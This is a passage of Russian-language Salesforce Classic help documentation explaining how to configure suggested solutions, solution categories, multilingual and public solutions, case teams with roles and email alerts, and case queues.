Отображаемые решения не могут быть найдены путем обычного поиска по ключевым словам. Ниже перечислены переменные, используемые в формуле, которая автоматически определяет степень соответствия каждого решения отдельному обращению.

- Частота употребления слова во всех решениях
- Частота употребления слова в похожих обращениях со связанными решениями
- Близость ключевых слов в решениях
- Сходство слов с самозакрывающимися обращениями и решениями, которые оцениваются пользователями портала самообслуживания как полезные
- Количество дополнительных обращений, связанных с решением

Ниже перечислены компоненты приложения, которые поддерживают использование предложенных решений.

### Вкладка «Обращения»

Чтобы просмотреть список возможных решений по обращению, нажмите кнопку **«Просмотр предложенных решений»** на странице сведений об обращении. Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений.

### Клиентский портал и портал самообслуживания

Возможные решения могут быть просмотрены при отправке обращения или при просмотре обращений в интерактивном режиме.

Предложенные решения могут использоваться для самостоятельного закрытия собственных обращений.

При регистрации новых обращений или нажатии кнопки **«Просмотр предложенных решений»** на странице сведений о текущем обращении посредством клиентского портала или портала самообслуживания, отображающийся список предложенных решений содержит решения на разных языках для организаций, в которых включена поддержка многоязычных решений. При выборе решения из списка клиенту отображается вопрос **«Содержит ли данное решение ответ на Ваш вопрос?»**, на который можно ответить **«Да»** и затем указать причину закрытия обращения. При этом обращение закрывается с соответствующей пометкой в поле «Закрыто пользователем портала самообслуживания». При выборе ответа **«Нет»** клиент возвращается к списку предложенных решений. В случае отсутствия предложенных решений страница «Предложенные решения» пропускается, а клиент переходит на страницу сведений об обращении.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения  
предложенных решений:

- «Настройка приложения»

Для изменения страниц  
портала самообслуживания:

- «Управление порталом самообслуживания»

И

- «Настройка приложения»

### Правила автоматического ответа по обращению и сообщения эл. почты

Клиенты могут принимать решения по собственным обращениям без помощи сотрудников службы поддержки. Рекомендуем создать автоматические электронные ответы для обращений, отправленных посредством эл. почты, функции Web-to-Case или портала самообслуживания. Добавьте в шаблон автоматического электронного ответа поле слияния {!Case\_Suggested\_Solutions}, которое позволяет вставлять прямые ссылки на тему и описание каждого возможного решения в исходящие сообщения эл. почты.



**Прим.:** Отправка пакетных рассылок по электронной почте, использующих шаблоны с указанным выше полем слияния, может занимать несколько минут, поэтому не рекомендуется.

Поля «Закрыто пользователем портала самообслуживания» и «Закрыто при создании» могут быть добавлены в [макеты страниц](#) обращений. Данные поля настраиваются системой Salesforce автоматически и не могут быть изменены. Чтобы просмотреть сведения о закрытии обращений, выполните отчеты по полям «Закрыто пользователем портала самообслуживания» и «Закрыто при создании».

- Чтобы просмотреть количество обращений, закрытых пользователями на портале самообслуживания с помощью предложенных решений, выполните отчет по полю «Закрыто пользователем портала самообслуживания».
- Чтобы просмотреть количество обращений, сохраненных и закрытых при создании сотрудниками службы поддержки, выполните отчет по полю «Закрыто при создании».



**Прим.:**

- Предложенные решения не отображают статьи [Salesforce Knowledge](#).
- Предложенные решения недоступны для общедоступных решений, так как их пользователям не предоставляются полномочия входа, позволяющие создавать или просматривать обращения.

СМ. ТАКЖЕ:

[Настройка параметров поддержки](#)

[Общие сведения о многоязычных решениях](#)

## Настройка параметров решений

Чтобы настроить параметры решений, выполните указанные ниже действия.

1. Введите строку *«Параметры решений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры решений»**.

2. Нажмите кнопку **«Правка»**.

3. Чтобы включить возможность просмотра и поиска решений по категориям, установите флажок **«Включить просмотр решения»**.

Данный параметр позволяет просматривать решения на вкладке «Решения», на клиентском портале и при принятии решения по обращению.

4. Чтобы включить возможность **перевода решений** на разные языки, установите флажок **«Включить многоязычные решения»**.

5. Чтобы добавить раскрывающийся список **«Язык»** на портал самообслуживания, который позволяет автоматически ограничивать результаты поиска решениями, соответствующими языку пользователя портала самообслуживания, установите флажок **«Включить поиск многоязычных решений на портале самообслуживания»**. Раскрывающийся список **«Язык»** позволяет пользователям портала самообслуживания выполнять поиск решений на определенном языке или на всех языках, поддерживаемых системой Salesforce.

6. Чтобы добавить раскрывающийся список **«Язык»**, позволяющий пользователям выбирать язык для поиска общедоступных решений, установите флажок **«Включить поиск многоязычных решений для общедоступных решений»**. Раскрывающийся список **«Язык»** позволяет пользователям общедоступных решений выполнять поиск решений на определенном языке или на всех языках, поддерживаемых системой Salesforce.

7. Чтобы создавать и отображать HTML-решения, установите флажок **«Включить HTML-решения»**. Если данный флажок установлен, то HTML-решения отображаются в системе Salesforce, в общедоступных решениях, на портале самообслуживания и клиентском портале Salesforce. **HTML-решения** поддерживают форматирование сведений путем изменения шрифтов и цветов, а также добавления изображений и гиперссылок.



**Внимание:** Установленный флажок **«Включить HTML-решения»** не может быть снят.

8. Чтобы отображать в результатах поиска не более 150 символов решения, установите флажок **«Сводка по решению»**. Снятие данного флажка приводит к удалению сводки по решению из результатов поиска.

9. Чтобы отображать в результатах поиска не более 150 символов пути к категориям решений, установите флажок **«Путь к встроенной категории решений»**. Снятие данного флажка приводит к удалению пути из результатов поиска.

10. Нажмите кнопку **«Сохранить»**.

11. Дополнительную информацию о включении функции просмотра решений в общедоступных решениях или на портале самообслуживания см. в разделах **«Включение общедоступных решений»** на странице 3137 и **«Включение функций и параметров портала самообслуживания»** на странице 2719.

При необходимости настройте категорию верхнего уровня, доступную общедоступным решениям и пользователям портала самообслуживания. Чтобы пользователи могли просматривать все категории и все решения, отображаемые на портале самообслуживания или в общедоступных решениях, рекомендуем оставить данный параметр без изменений.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров решений:

- «Настройка приложения»

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

[Категоризация решений](#)

[Управление категориями решений](#)


[Включение многоязычных решений](#)

## Начало работы с категориями

Чтобы гарантировать успешное развертывание решений, выполните указанные ниже действия.

1. Определите категории, необходимые службе поддержки.

Помните, что клиентам может быть разрешен поиск решений по категориям в общедоступных решениях и на портале самообслуживания. При необходимости доступ клиентов к решениям может быть ограничен определенной категорией и всеми ее подкатегориями.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

2. Определите категории (см. раздел [«Определение категорий решений»](#) на странице 3133).
3. Назначьте категории решениям (см. раздел [«Категоризация решений»](#) на странице 2518). Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут назначить решениям нужные категории.
4. Создайте настраиваемый отчет типа «Категории решений» для проверки категоризации всех решений. Чтобы найти некатегоризированные решения, воспользуйтесь расширенными фильтрами отчета; выберите поле «Имя категории» и оператор «равно», а третье поле оставьте незаполненным. Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут создать отчеты по категориям решений.
5. Включите обзор категорий решений на вкладке «Решения» (см. раздел [«Настройка параметров решений»](#) на странице 3131).
6. Включите обзор категорий решений для клиентов в общедоступных решениях и на портале самообслуживания. См. разделы [«Включение общедоступных решений»](#) на странице 3137 и [«Включение функций и параметров портала самообслуживания»](#) на странице 2719.
7. Выберите категорию верхнего уровня, доступную клиентам в общедоступных решениях и на портале самообслуживания. Данная возможность позволяет предоставлять доступ к определенным категориям только внутренним пользователям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
категорий решений:

- «Управление категориями»



Чтобы предоставить клиентам доступ ко всем категориям и всем решениям, отображаемым на портале самообслуживания или в общедоступных решениях, рекомендуем оставить данное поле незаполненным.

СМ. ТАКЖЕ:

[Управление категориями решений](#)


## Определение категорий решений

Чтобы начать работу, рекомендуем создать категории решений. Категория «Все решения» автоматически добавляется на верхний уровень иерархии решений. Данная категория не может быть переведена или дополнена решениями.

1. Введите строку «*Категории решений*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Категории решений**».
2. Чтобы создать подкатегорию, щелкните ссылку «**Добавить категорию**».
3. Введите имя категории. Имена категорий не должны содержать символы «\».
4. При необходимости выберите другую родительскую категорию. Родительская категория — это категория, расположенная в иерархии на один уровень выше текущей категории.
5. Выберите порядок сортировки создаваемых подкатегорий.
  - Чтобы отсортировать подкатегории по алфавиту, выберите значение «Алфавитный порядок».
  - Чтобы отсортировать подкатегории в другом порядке, выберите значение «Настраиваемый порядок» (см. подраздел «[Добавление и сортировка подкатегорий](#)» на странице 3133).
6. Нажмите кнопку «**Сохранить**».
7. Назначьте созданные категории решениям. См. раздел «[Категоризация решений](#)» на странице 2518. Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут назначить решениям нужные категории.
8. Включите возможность просмотра категорий решений на вкладке «Решения». См. раздел «[Настройка параметров решений](#)» на странице 3131.
9. Дополнительную информацию о включении функции просмотра категорий решений в общедоступной базе знаний или на портале самообслуживания см. в разделе «[Включение общедоступных решений](#)» на странице 3137.

## Редактирование и удаление категорий

Ниже перечислены действия, доступные в списке категорий решений.

- Чтобы изменить имя категории, родительскую категорию или порядок сортировки, щелкните ссылку «**Правка**».
- Чтобы удалить категорию, щелкните ссылку «**Удал.**». Решения, связанные с категорией, не могут быть удалены.
-  **Прим.:** Категории, используемые клиентским порталом Salesforce, не могут быть удалены. Дополнительную информацию см. в разделе «[Включение входа и параметров клиентского портала](#)» на странице 2655.
- Чтобы просмотреть сведения о категории, щелкните имя нужной категории.

## Добавление и сортировка подкатегорий

Ниже перечислены действия, доступные на странице сведений о категории.

- Чтобы добавить подкатегорию, нажмите кнопку «**Создать**».


- Выберите настраиваемый порядок сортировки подкатегорий.
  1. Выберите значение «Настраиваемый порядок» в раскрывающемся списке «Порядок сортировки подкатегорий».
  2. Чтобы определить порядок сортировки подкатегорий, введите числа в столбец «Порядок».
  3. Нажмите кнопку «**Изменить порядок**».

СМ. ТАКЖЕ:

[Категоризация решений](#)

## Управление категориями решений

Категории решений позволяют группировать похожие решения. Решения, которым назначены категории, могут быть просмотрены и найдены по соответствующей категории на вкладке «Решения» или при принятии решения по обращению. Кроме того, категории могут использоваться для просмотра решений в общедоступных решениях, на портале самообслуживания или клиентском портале.

-  **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

[Начало работы с категориями](#)

[Определение категорий решений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
категорий решений:

- «Управление категориями»

## Включение многоязычных решений

Функция «Многоязычные решения» позволяет пользователям переводить решения на разные языки.

### Подготовка к включению многоязычных решений

Прежде чем включить поддержку многоязычных решений, выполните указанные ниже действия.

- Выполните отчеты по решениям, позволяющие обнаружить любые готовые решения, которые уже переведены или будут преобразованы в переведенные решения в результате включения поддержки многоязычных решений.

Если поддержка многоязычных решений включается впервые, то все текущие решения автоматически становятся основными. Переведенные решения могут быть созданы из основных решений путем связывания основного решения, не имеющего переведенных решений, с основным решением на другом языке посредством поля поиска «Основное решение».

- Переведите любые текущие категории решений.

Переведенные решения наследуют категории основных решений. Рекомендуем перевести категории решений до включения поддержки многоязычных решений, а затем связать решения между собой. Данный порядок действий позволяет связать решения с правильными категориями.


### Включение многоязычных решений

Чтобы включить многоязычные решения, выполните указанные ниже действия.

1. Введите строку «*Параметры решений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры решений**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить многоязычные решения».

При необходимости установите флажки «Включить поиск многоязычных решений на портале самообслуживания» и «Включить поиск многоязычных решений для общедоступных решений», чтобы разрешить клиентам просматривать результаты поиска на конкретном языке или на всех поддерживаемых языках посредством раскрывающегося списка «Язык».

4. Нажмите кнопку «**Сохранить**».
5. Чтобы настроить макеты страниц решений, добавьте поля «Заголовок основного решения», «Сведения об основном решении» и «Устарело», а также связанный список «Переведенные решения». Раскрывающийся список «Язык» и поля поиска «Основное решение» автоматически добавляются в макеты страниц решений при включении многоязычных решений.

 **Совет:** Чтобы упростить процесс перевода многоязычных решений на страницах редактирования, измените макет раздела «Подробные сведения» (выберите 2 столбца) и разместите поля «Заголовок основного решения» и «Сведения об основном решении» напротив друг друга. Чтобы предоставить пользователям возможность быстрого сравнения основных и переведенных решений, разместите поля «Заголовок решения» и «Сведения о решении» напротив друг друга, но ниже указанных выше полей. Обратите внимание, что поля «Заголовок

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения  
многоязычных решений:

- «Настройка приложения»

основного решения» и «Сведения об основном решении» отображаются только на страницах редактирования переведенных решений.

6. Чтобы разрешить профилям или наборам полномочий с полномочиями «Создание» и «Редактирование» для решений редактирование поля поиска «Основное решение», настройте параметры безопасности поля.

Если поле поиска «Основное решение» доступно для редактирования, то пользователи могут связывать переведенные решения с основными решениями.

Безопасность поля доступна только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

7. Чтобы сделать поле «Устарело» доступным для всех профилей или наборов полномочий с полномочием «Чтение» для решений, настройте параметры безопасности поля.

Безопасность поля доступна только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

8. При необходимости добавьте настраиваемое поле с областью подробного текста «Комментарии к переводу» в макеты страниц решений, чтобы предоставить пользователям возможность добавления комментариев в отношении перевода решений. Каждый комментарий должен содержать дату, благодаря чему пользователи смогут быстро определить время их добавления.

## Развертывание многоязычных решений

Ниже перечислены действия, доступные после включения многоязычных решений.

- Свяжите любые переведенные решения с соответствующими основными решениями.


Связывание может быть выполнено вручную посредством поля поиска «Основное решение» или путем экспорта отчета по текущим переведенным решениям и их последующего импорта. Для каждого импортированного переведенного решения добавьте поле основного решения «Код решения» длиной 15-18 символов в столбец основных решений файла импорта. Чтобы просмотреть поле «Код решения» для основных решений, выполните отчет «Переведенные решения». Решения, импортированные по ошибке, могут быть удалены из организации путем пакетного удаления.

СМ. ТАКЖЕ:

[Общие сведения о многоязычных решениях](#)

[Категоризация решений](#)

## Включение общедоступных решений

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Вкладка «Решения» позволяет сотрудникам службы поддержки создавать решения, которые могут оказаться полезными для пользователей других организаций. Чтобы добавить поле и кнопку поиска решений на собственный веб-сайт, сообщите администратору веб-сайта код HTML, предоставленный компанией Salesforce. Данная функция называется «Общедоступные решения».

Общедоступные решения позволяют клиентам самостоятельно находить ответы на типичные вопросы. Все решения, для которых выбрано значение «Проверено» в поле «Статус» и установлен флажок «Отображается в общедоступной базе знаний», доступны в качестве общедоступных решений, включая любые вложения.

В отличие от портала самообслуживания и клиентского портала Salesforce, общедоступные решения могут использоваться без входа в систему; пользователям доступен только поиск решений, но не отправка обращений. Дополнительную информацию о портале самообслуживания и клиентском портале см. в разделах [«Настройка портала самообслуживания»](#) на странице 2718 и [«Настройка клиентского портала»](#) на странице 2646.

 **Прим.:**

- Поле и кнопка поиска отображаются во фрейме, поэтому доступны только в том случае, если веб-сайт поддерживает использование фреймов.
- Предложенные решения не отображают статьи [Salesforce Knowledge](#).

Чтобы включить веб-доступ к решениям, выполните указанные ниже действия.

1. Введите строку *«Общедоступные решения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Общедоступные решения»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Общедоступные решения включены»**.
4. Чтобы разрешить клиентам просмотр решений по категориям, установите флажок **«Включить просмотр решения»**. Категории общедоступных решений не могут быть переведены на другие языки.  
Если в организации включена поддержка многоязычных решений, можете добавить раскрывающийся список **«Язык»**, позволяющий клиентам выбирать язык для поиска решений. Дополнительную информацию см. в разделе [«Настройка параметров решений»](#) на странице 3131.
5. Если в организации включена функция просмотра категорий решений, заполните поле **«Категория верхнего уровня»**. Клиенты могут просматривать все решения в данной категории и ее подкатегориях, если установлен флажок **«Отображается в общедоступной базе знаний»**.  
Чтобы пользователи могли просматривать все решения во всех категориях, которые отображаются как общедоступные решения, оставьте поле **«Категория верхнего уровня»** незаполненным.
6. Чтобы изменить внешний вид фрейма на веб-сайте, воспользуйтесь полями **«Максимальная ширина страницы»** и **«Максимальная высота страницы»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения веб-доступа к решениям:

- **«Настройка приложения»**

7. Введите URL-адрес страницы CSS в поле «URL-адрес таблицы стилей». Файл CSS может не существовать. Загрузите образец файла или воспользуйтесь собственным файлом.
8. Чтобы изменить термин или фразу, используемую во фрейме для описания решений, воспользуйтесь полями «Альтернативный термин». Введите термин в единственном и множественном числе.
9. Нажмите кнопку **«Сохранить»**.
10. Чтобы воспользоваться таблицей стилей Salesforce, нажмите кнопку **«Загрузить образец файла CSS»**.
11. Нажмите кнопку **«Создать HTML»**.
12. Скопируйте созданный HTML-код и нажмите кнопку **«Готово»**.
13. Чтобы добавить HTML-код (и загруженный файл CSS) на веб-сайт, отправьте эти сведения администратору веб-сайта.
  - Добавьте HTML-код на веб-страницу.
  - Настройте загруженную таблицу стилей.
  - Разместите таблицу стилей в общедоступной области веб-сервера.

## Группы, работающие с обращениями, и очереди обращений

Создайте группу сотрудников для совместной работы в целях более быстрого решения обращений, а также создайте очереди для распределения рабочих нагрузок среди групп.

### Группы, работающие с обращениями

Группа, работающая с обращением, помогает группам сотрудников, совместно работающих над отдельным обращением, например агентам службы поддержки, менеджерам службы поддержки и менеджерам по продукции.

### Очереди

Очереди помогают ранжировать, распространять и назначать записи группам с общими нагрузками. Доступ к очередям осуществляется из списковых представлений. Участники очереди могут открыть в ней любую запись и принять ответственность за нее. Очереди доступны для интересов, обращений, сервисных контрактов и настраиваемых объектов.

## Группы, работающие с обращениями

Группа, работающая с обращением, помогает группам сотрудников, совместно работающих над отдельным обращением, например агентам службы поддержки, менеджерам службы поддержки и менеджерам по продукции.

Если администратор настроил работающие с обращениями группы, пользователи могут быть добавлены в связанный список обращения «Группы, работающие с обращениями». При добавлении участника группы выберите одну из предопределенных ролей, которая определяет его функции в отношении данного обращения. Роли определяют уровень доступа к обращению, например, «Только для чтения» или «Для чтения и записи».

Можно добавить контакты в работающие с обращениями группы, но обращения будут доступны этим группам, только если они включены в качестве пользователей клиентского портала, назначенных для макетов страниц обращений. Пользователи клиентского портала не могут обновлять работающие с обращениями группы или просматривать роли работающих с обращениями групп. Группы, работающие с обращениями, недоступны для партнерского портала.

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

-  **Прим.:** Администраторы могут предопределять группы, работающие с обращениями, для быстрого добавления пользователей, с которыми вы часто работаете. Администраторы могут создавать правила назначения, которые добавляют предопределенные группы к обращениям, соответствующим определенным критериям. Кроме того, администраторы могут создавать электронные предупреждения, которые уведомляют участников группы, когда в обращении выполняется какое-либо действие.
-  **Совет:** Для фильтрации списка обращений участник группы должен выбрать **«Мои группы, работающие с обращениями»**. Для создания отчета по работающим с обращениями группам со своим участием выберите **«Обращения моей рабочей группы»** в раскрывающемся списке «Показать».

#### Настройка групп, работающих с обращениями

Создайте работающие с обращениями группы для обеспечения совместной работы сотрудников при принятии решений по обращениям. Перед созданием групп, работающих с обращениями, определите роли группы.

#### Создание ролей группы, работающей с обращениями

Перед установкой или предопределением групп, работающих с обращениями, создайте роли для определения уровня доступа участников групп к обращениям.


СМ. ТАКЖЕ:

[Очереди](#)

## Настройка групп, работающих с обращениями

Создайте работающие с обращениями группы для обеспечения совместной работы сотрудников при принятии решений по обращениям. Перед созданием групп, работающих с обращениями, определите роли группы.

Чтобы упростить пользователям создание и работу с группами по обращениям, добавьте связанный список «Группа, работающая по обращениям» в макеты страниц обращений. При желании создайте электронные предупреждения, которые уведомляют участников группы, когда по обращению выполняется какое-либо действие, например добавляется комментарий. Кроме того, при наличии predefined групп, работающих по обращениям, создайте правила назначения, которые добавляют группы в обращения, соответствующие определенным критериям (например, когда обращения поступили по электронной почте).

 **Прим.:** Группы, работающие с обращениями, учитываются в общем объеме хранилища организации. Каждый участник группы, работающей с обращениями, использует 2 КБ хранилища.

СМ. ТАКЖЕ:

[Группы, работающие с обращениями](#)

[Создание макетов страниц](#)

[Настройка правил назначения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп,  
работающих с  
обращениями:

- «Настройка приложения»

И

«Управление пользователями»

Для добавления участников  
рабочей группы:

- «Редактирование» для обращений



## Создание ролей группы, работающей с обращениями

Перед установкой или предопределением групп, работающих с обращениями, создайте роли для определения уровня доступа участников групп к обращениям.

Можно создавать неограниченное количество ролей групп, работающих с обращениями. Однако не рекомендуется превышать 20 ролей, чтобы не перегружать участников группы.

1. Введите строку *«Роли группы, работающей с обращениями»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли группы, работающей с обращениями»**.
2. Нажмите **«Создать»** и введите название роли.
3. В раскрывающемся списке «Доступ к обращению» выберите уровень доступа роли к обращениям.

### Для чтения и записи

Участники могут просматривать и редактировать обращения, а также добавлять связанные записи, примечания и вложения в них.


### Только для чтения


Участники могут просматривать обращения и добавлять связанные записи в них.

### Личный

Участники не имеют доступа к обращениям.

4. Чтобы участники с данной ролью были доступны пользователям клиентского портала, просматривающим обращения, выберите **Отображать в клиентском портале**. Даже если параметр «Отображать в клиентском портале» не выбран, пользователи клиентского портала, добавленные в работающую с обращениями группу, могут просматривать их в связанных списках «Группа, работающая с обращениями».
5. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Роли не могут быть удалены, однако можно щелкнуть **«Заменить»** рядом с ролью, которую нужно заменить во всех обращениях. Если организация имеет единственную роль, она не может быть заменена.

 **Совет:** Роли не изменяют доступ владельца обращения к обращениям, для которых по умолчанию установлен параметр «Для чтения и записи».

### Предопределение групп, работающих с обращениями

Пользователь, определивший роли, может предопределить группы, работающие с обращениями, чтобы агенты службы поддержки могли быстро добавлять в обращения лиц, с которыми часто работают.

### Настройка электронных предупреждений для групп, работающих с обращениями

Создайте электронные предупреждения для групп, работающих с обращениями, чтобы уведомлять участников групп о создании или обновлении обращения.

СМ. ТАКЖЕ:

[Группы, работающие с обращениями](#)

[Настройка групп, работающих с обращениями](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп,  
работающих с  
обращениями:

- «Настройка приложения»

И

«Управление пользователями»


Для добавления участников  
рабочей группы:

- «Редактирование» для обращений

## Предопределение групп, работающих с обращениями

Пользователь, определивший роли, может предопределить группы, работающие с обращениями, чтобы агенты службы поддержки могли быстро добавлять в обращения лиц, с которыми часто работают.

1. Введите строку *«Предопределенные группы, работающие с обращениями»* в поле «Быстрый поиск» меню «Настройка», затем выберите **«Предопределенные группы, работающие с обращениями»**.
2. Нажмите **«Создать»** и введите название группы.
3. Добавьте участников рабочей группы.
  - a. Выберите тип участника рабочей группы: пользователь, контакт или пользователь клиентского портала. Обращения могут быть доступны контактам, только если они включены в качестве пользователей клиентского портала и назначены для макетов страниц обращений.
  - b. Нажмите **Поиск** (🔍) и выберите участника.
  - c. Выберите роль для участника.
4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Чтобы удалить предопределенную группу, работающую с обращениями, сначала удалите ее из правил назначения. При удалении предопределенная группа, работающая с обращениями, удаляется из всех связанных обращений и не может быть восстановлена из корзины. При удалении из предопределенной группы, работающей с обращениями, участники удаляются из всех обращений, в которых они являлись участниками группы.

СМ. ТАКЖЕ:

[Группы, работающие с обращениями](#)

[Настройка групп, работающих с обращениями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп,  
работающих с  
обращениями:

- «Настройка приложения»
- И
- «Управление пользователями»

Для добавления участников  
рабочей группы:

- «Редактирование» для обращений

## Настройка электронных предупреждений для групп, работающих с обращениями

Создайте электронные предупреждения для групп, работающих с обращениями, чтобы уведомлять участников групп о создании или обновлении обращения.

1. Создайте шаблоны электронной почты для уведомлений.
2. Настройте бизнес-правила, которые определяют действия над обращением, при выполнении которых участникам рабочей группы должны отправляться электронные уведомления.
  - a. Введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Бизнес-правила»**.
  - b. Нажмите кнопку **«Создать правило»**.
  - c. Из списка «Выбрать объект» выберите **Обращение** и нажмите **Далее**.
  - d. Введите имя правила.
  - e. Выберите критерии оценки. Для гарантии оценки каждого обращения на предмет отправки электронного уведомления рекомендуется выбрать критерий оценки **«Оценить правило, если запись: создана и изменена»**.
  - f. Введите критерии правила. Рекомендуем выбрать **«критерии выполняются»**, а также критерий, которому должно соответствовать обращение для отправки электронных предупреждений. Например, если требуется, чтобы участники группы получали электронные предупреждения каждый раз, когда установлен статус обращения «Создать», задайте значение критерия *«Обращение: < "Статус" равно "Новое"»*.
  - g. Нажмите кнопку **«Сохранить и перейти далее»**.
3. Добавьте электронные предупреждения в критерий бизнес-правила.
  - a. Щелкните **Добавить действие бизнес-правила** и выберите **Создать электронное предупреждение**.
  - b. Введите описание и уникальное имя для электронного предупреждения. Поскольку обращение выбирается как объект для бизнес-правила, объект отобразится в режиме «Только для чтения».
  - c. Выберите шаблон эл. почты.
  - d. Выберите получателя электронных предупреждения в бизнес-правиле. Для выбора всех участников группы, работающей с обращениями, выберите **«Группа, работающая с обращениями»** из списка «Тип получателя» и добавьте группу в качестве выбранных получателей. Введите не более пяти дополнительных адресов эл. почты.
  - e. Нажмите кнопку **«Сохранить»**.
4. Активируйте бизнес-правило и связанное электронное предупреждение.
  - a. Введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Бизнес-правила»**.
  - b. Щелкните ссылку **«Активировать»** напротив имени нужного правила.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп, работающих с обращениями:

- «Настройка приложения»

И


«Управление пользователями»

Для создания или изменения бизнес-правил:

- «Настройка приложения»

Для создания или изменения электронных предупреждений:

- «Настройка приложения»

 **Прим.:** Чтобы предотвратить отправку электронных предупреждений нажмите «**Деактивировать**» в любое время. При деактивации правила, содержащего отложенные действия, данные действия завершаются только после обновления записи, инициировавшей выполнение правила.

СМ. ТАКЖЕ:

- [Группы, работающие с обращениями](#)
- [Настройка групп, работающих с обращениями](#)
- [Управление шаблонами эл. почты](#)

## Очереди

Очереди помогают ранжировать, распространять и назначать записи группам с общими нагрузками. Доступ к очередям осуществляется из списковых представлений. Участники очереди могут открыть в ней любую запись и принять ответственность за нее. Очереди доступны для интересов, обращений, сервисных контрактов и настраиваемых объектов.

Чтобы вручную добавить запись в очередь, измените ответственного за запись. Кроме того, можно использовать правила назначения для добавления в очередь обращений или интересов на основе критериев, например «*"Происхождение" равно "Эл. почта"*». Запись хранится в очереди, пока ей не будет назначен ответственный или участник очереди не примет за нее ответственность. Ответственность за записи, находящиеся в очереди, назначается любому участнику очереди или вышестоящему пользователю в иерархии ролей.

Очереди интересов используются для распределения интересов и предоставления к ним общего доступа в группе сотрудников по продажам, закрепленных за конкретным регионом (западным или восточным). Очереди обращений используются для распределения обращений и предоставления к ним общего доступа в группе агентов службы поддержки, закрепленных за определенным уровнем обслуживания (например «Золотое обслуживание» или «Серебряное обслуживание»). Очереди версий статей базы знаний используются для распределения новых версий статей среди переводчиков.

### Создание очередей

С помощью очередей можно ранжировать и распространять записи, а также назначать их группам, у которых есть общая работа. Ограничения по количеству создаваемых пользователем очередей нет, можно назначать время получения участниками очереди уведомлений по электронной почте.

